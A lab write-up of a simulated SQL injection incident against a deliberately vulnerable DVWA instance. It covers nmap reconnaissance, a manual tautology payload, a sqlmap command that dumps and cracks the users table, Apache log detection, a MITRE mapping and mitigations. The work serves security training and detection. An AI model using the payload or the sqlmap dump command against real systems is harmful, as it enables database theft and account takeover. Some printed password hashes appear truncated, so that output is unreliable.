

Incident Simulation Report

SQL Injection Exploitation and Detection in a Lab Environment

David Serra

July 26, 2026

Kali Linux (attacker) → Ubuntu + DVWA (victim)

1. Executive Summary

In this project I simulated, in a controlled environment, a full attack against a vulnerable web application (DVWA) hosted on an Ubuntu machine, launched from a Kali Linux machine. The goal was to go through the various stages of a real security incident — reconnaissance, exploitation, detection and response — and understand, hands-on, how a SOC analyst would identify and document this kind of attack.


I successfully exploited a SQL Injection vulnerability, extracted sensitive data from the database (including passwords, which I managed to crack via a wordlist attack), and, on the victim side, confirmed the attack by analyzing the server logs. In the end, I mapped the actions performed to MITRE ATT&CK tactics and techniques.

2. Environment and Topology

For this lab I used two virtual machines on the same NAT network, so they could reach each other:

Component	Details
Attacker machine	Kali Linux — IP: 192.168.100.134
Victim machine	Ubuntu + Docker (DVWA) — IP: 192.168.100.137
Tools used	Nmap, DVWA, SQLmap, Docker/Apache logs
Virtualization	VMware Workstation Pro

Network diagram



3. Attack Sequence

I followed this logical order to reconstruct the incident from start to finish, the same way an analyst would when reviewing a real case:


Action	What happened
Reconnaissance (nmap)	Identified port 80 open on the target, running an Apache/HTTP service
Access to DVWA	Logged in (admin/password) and set the security level to "Low"
SQL Injection exploitation	The payload 1' OR '1'='1 returned every user in the users table
Data extraction (sqlmap)	Fully dumped the users table; 4 passwords cracked via wordlist attack
Log-based detection	The Apache logs confirm the UNION SELECT requests and the sqlmap/1.8.5 user-agent

4. Technical Evidence

4.1 Reconnaissance — Nmap

I started with a simple scan of the victim machine, to see which services were exposed:

```
nmap -sV -sC 192.168.100.137
```



```
(root@kali)-[~]
# nmap -sV -sC 192.168.100.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-26 23:35 WEST
Nmap scan report for 192.168.100.137
Host is up (0.000097s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop...
|_ Requested resource was login.php
|_ http-robots.txt: 1 disallowed entry
|_ /_
MAC Address: 00:0C:29:40:11:29 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
```


Nmap scan result against target 192.168.100.137

The scan confirmed port 80 was open, running an Apache server — meaning there was a web application exposed and potentially vulnerable, which gave me the entry point for the next phase.

4.2 Exploitation — SQL Injection (manual)

With the DVWA security level set to "Low", I tested the User ID field with the following payload:

```
' OR '1'='1
```



Injection result — every user was returned

The condition '1'='1' is always true, so the query stopped filtering by a single user and returned the entire table instead. This confirms the field had no input validation or sanitization whatsoever — the root cause behind any SQL Injection.

4.3 Exploitation — SQLmap

To confirm the vulnerability more thoroughly (and in an automated way, as a real pentest tool would), I used sqlmap with the DVWA session cookie:

```
sqlmap -u "http://192.168.100.137/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low; PHPSESSID=..." --dump --batch
```

```

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin     | /hackable/users/admin.jpg               | 5f4dcc3b5aa755d618327deb88cf99 (password) | admin     | admin     | 2026-07-26 22:21:20 | 0           |
| 2       | gordonb   | /hackable/users/gordonb.jpg             | c0911842428b3d4f76085367802de93 (abc123) | Brown     | Gordon    | 2026-07-26 22:21:20 | 0           |
| 3       | 1337      | /hackable/users/1337.jpg                | 8d3533d75a2c3966df0dd4fcc60216b (charley) | Me        | Hack      | 2026-07-26 22:21:20 | 0           |
| 4       | pablo     | /hackable/users/pablo.jpg               | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo     | 2026-07-26 22:21:20 | 0           |
| 5       | smithy    | /hackable/users/smithy.jpg              | 5f4dcc3b5aa755d618327deb88cf99 (password) | Smith     | Bob       | 2026-07-26 22:21:20 | 0           |
+-----+-----+-----+-----+-----+-----+-----+-----+

[23:31:34] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.100.137/dump/dvwa/users.csv'
[23:31:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.100.137'

```

users table dump via sqlmap

The result was even better than expected: besides fully dumping the users table, sqlmap identified the password hashes and cracked 4 of them via a wordlist attack (abc123, charley, password, letmein). This shows the real impact of an unmitigated SQLi — it is not just "seeing data", it is full account compromise.

4.4 Detection — Log Analysis

On the victim side, I checked the Docker container logs to confirm the attack was actually recorded — the part that really matters from a SOC perspective:

```
sudo docker logs ad6bcf5f7312
```

[illegible]

Apache logs showing the malicious requests

The logs clearly show requests coming from the Kali IP (192.168.100.134), with UNION ALL SELECT statements attempting to map database tables and columns, and the sqlmap/1.8.5#stable user-agent — an obvious signature of an automated exploitation tool. This is exactly the kind of pattern a SIEM or a SOC analyst would use to trigger an alert.

5. MITRE ATT&CK Mapping

After finishing the attack, I mapped the actions I performed to the official MITRE ATT&CK tactics and techniques — this helps communicate the incident in a language common to any security team:

Tactic	Technique	Description
Initial Access	T1190	Exploit Public-Facing Application — exploited the SQLi vulnerability on the exposed web application
Collection	T1213	Data from Information Repositories — extracted data directly from the database via SQLi

6. Mitigation Recommendations

If this were a real environment, these would be the first fixes I would recommend:

- Validate and sanitize all user input, using prepared statements / parameterized queries
- Implement a Web Application Firewall (WAF) to block known SQLi patterns
- Continuously monitor logs, with automated alerting (e.g. Wazuh, ELK)
- Apply the principle of least privilege to database access accounts

7. Conclusion

This project let me understand, hands-on and from start to finish, how a simple input validation flaw can lead to full database compromise. More important than the attack itself was understanding the other half of the process — detection: seeing, in the logs, exactly the trail an attacker leaves behind, and how that translates into a real SOC alert.

I now have a stronger foundation for connecting both the offensive and defensive perspectives, which is exactly what a SOC analyst needs to master on a daily basis.